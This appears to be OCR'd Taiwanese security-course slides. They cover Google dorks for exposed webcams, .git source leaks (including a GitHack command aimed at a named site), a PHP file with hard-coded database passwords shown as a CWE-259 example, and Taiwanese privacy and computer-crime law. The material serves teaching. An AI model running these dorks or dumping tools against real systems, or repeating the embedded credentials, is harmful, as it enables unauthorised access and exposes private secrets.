
Filters | Reset All

Show 15

Quick Search webcam

Date Added	Dork	Category	Author
2021-10-19	intitle:"webcamXP 5" inurl:admin.html	Various Online Devices	César Hernández Obispo
2021-09-29	intitle:"webcam" "login"	Pages Containing Login Portals	Yash Singh
2021-09-15	intitle:"yawcam" "It's a webcam!" "user" "pass"	Various Online Devices	Mugdha Peter Bansode
2021-08-20	inurl:/multi.html intitle:webcam	Various Online Devices	Anmol K Sachan
2021-05-28	intitle:"webcamxp" "Flash JPEG Stream"	Various Online Devices	Anmol K Sachan
2021-05-25	inurl:mobile.html intitle:webcamXP	Various Online Devices	Anmol K Sachan
2021-04-30	intitle:"Web Client" inurl:"webcamera.html"	Various Online Devices	J. Igor Melo

inurl:/multi.html intitle:webcam




inurl: /.git


Google
inurl: /.git
全部
影片
圖片
地圖
新聞
更多
約有 5,380 項結果 (搜尋時間：0.35 秒)
https://codemirror.net › .git
翻譯這個網頁
Index of /.git/
Index of /.git/ ../ branches/ 19-Aug-2015 13:43 - hooks/ 21-Oct-2016 06:17 - info/ 22-Oct-2021 21:06 - logs/ 21-Jan-2020 09:22 - objects/ 22-Oct-2021 21:06 ...

inurl: /.git

- .git / .svn / .hg
  - ✓ Source code leak




GITHUB HACKING

https://github.com/lijiejie/GitHack

GitHub Hacking

```
git clone https://github.com/lijiejie/GitHack
./GitHack/GitHack.py https://theeye.tw/.git/
```

Source code 裸奔ing



Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (4.5)

Home | About | CWE List | Scoring

CWE-259: Use of Hard-coded Password

xconf_db_mysql.php

```php
<?php

ini_set("date.timezone","Asia/Taipei");
define("_DB_HOST","localhost");
define("_DB_USER_NAME","xpos_v1");
define("_DB_USER_PWD","ji4dk4n ");
define("_DB_NAME","xpos_v1");


define("_DB_R_HOST","10.0.0.102");
define("_DB_R_USER_NAME","ibizheclient");
define("_DB_R_USER_PWD","2776201727762017");
define("_DB_R_NAME","ibiz_he_12205");

define("_WX_DOCROOT","/");

$deBug = false;
if ($_SERVER["REMOTE_ADDR"]=="106.1.190.210") $deBug = true;

?>
```

DB 在本地和內網，外部無法存取。

Private IPv4 addresses [edit

The Internet Engineering Task Force (IET
address ranges for private networks:[1]:4

RFC 1918 name	IP address range
24-bit block	10.0.0.0 – 10.255.255.255
20-bit block	172.16.0.0 – 172.31.255.255
16-bit block	192.168.0.0 – 192.168.255.255

資訊安全相關法律

Q: 有侵害隱私權嗎?

1.

2.

```
define("_DB_USER_NAME","xpos_v1");
define("_DB_USER_PWD","ji4dk4n ");
define("_DB_NAME","xpos_v1");
```

A: 要看有沒有符合構成要件。

構成要件

對該解釋提建議

適用之法領域：

依照法律規定，構成法律關係、法律行為、違反義務或犯罪等時所必須具備的條件。

第 315-1 條　有下列行為之一者，處三年以下有期徒刑、拘役或三十萬元以下罰金：

一、無故利用工具或設備窺視、竊聽他人非公開之活動、言論、談話或身體隱私部位者。

二、無故以錄音、照相、錄影或電磁紀錄竊錄他人非公開之活動、言論、談話或身體隱私部位者。

原則上刑事法律只處罰故意犯罪

第 二 章 刑事責任

第 12 條 1 行為非出於故意或過失者，不罰。

2 過失行為之處罰，以有特別規定者，為限。

- 過失要特別規定才能罰


2 因過失犯前項之罪者，

第 276 條 因過失致人於死者，

第 284 條 因過失傷害人者，

網路算公開場合嗎?

- 在公開場合主張隱私，須符合**合理隱私期待**



  - 例如: 有穿衣服，且衣服不是透明的

期待 **合理**

案例

（資料來源：【活春宮2】遶境搶拍飯店窗邊嘿咻激戰 一個動作決定是否觸法）

律師莊秀銘表示，男女在飯店或住家窗戶前嘿咻，若是拉上窗簾僅能隱約看到人影，**既使拍到影片，因畫面中的人影無法辨識身份，不會有妨害秘密問題，若沒關窗簾或窗簾單薄透明，路過民眾一抬頭就能清楚目睹活春宮，如同看到廣告招牌或看板，這種情況下，民眾持手機拍攝也不會觸犯妨害秘密罪，**
不過，若故意以望遠鏡或空拍機等工具清楚拍下，就有「窺視」的犯意動機，會觸犯妨害秘密罪。

https://vocus.cc/article/5fd184b1fd8978000134b512

可參照最高法院107年12月20日107年度台非字第174號刑事判決：

網路是法院認證公開場所

一、電腦網站的投注簽賭網站，仍屬賭博場所。

所謂之「賭博場所」，只要有一定之所在可供人賭博財物即可，非謂須有可供人前往之一定空間之場地始足為之。以現今科技之精進，電話、傳真、網路均可為傳達賭博訊息之工具。電腦網路係可供公共資訊傳輸園地，雖其為虛擬空間，然既可供不特定之多數人於該虛擬之空

性質上並非純屬思想之概念空間，亦非物理

連線登入下注賭博財物，該網站仍屬賭博場

在Line下注簽賭合法嗎？

一、網路等虛擬空間可成為公共場所或公眾得出入之場所

刑法「賭博場所」並不限於實際空間場地，現今科技進

公共場所或公眾得出入之場所

可以讓多數人或不特定人隨時出入的空間。(如果您有更好的解釋，歡迎進行編輯)

二、賭博活動及內容具有一定封閉性，與刑法賭博罪構成要件不符。

於電腦網路賭博而個人經由私下設定特定之密碼帳號，與電腦連線上線至該網站，其賭博活動及內容具有一定封閉性，僅為對向參與賭博之人私下聯繫，其他民眾無從知悉其等對賭之事，形同一個封閉、隱密之空間，在正常情況下，以此種方式交換之訊息具有隱私性，故利用上開方式向他人下注，因該簽注內容或活動並非他人可得知悉，尚不具公開性，即難認係在「公共場所」或「公眾得出入之場所」賭博，不能論以刑法第266條第1項之賭博罪。

三、雖不構成刑法賭博罪，但仍可視個案依社會秩序維護法第84條規定（於非公共場所或非公眾得出入之職業賭博場所，賭博財物者，處新臺幣九千元以下罰鍰）處罰。

透過學校網路 ARP spoofing 攻擊自己可以嗎?

看構成要件

第 三十六 章 妨害電腦使用罪

第 358 條　無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 359 條　無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 360 條　無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科三十萬元以下罰金。

第 361 條　對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。

第 362 條　製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科六十萬元以下罰金。

第 363 條　第三百五十八條至第三百六十條之罪，須告訴乃論。

HW (5pt)

- (5pt) 學習筆記 @ https://hackmd.io/6bpA4SEwT3aQtRutksfSbg
  - 搜尋、整理與資訊安全相關的法規、案例
  - 也可比較一下國內外法規的差異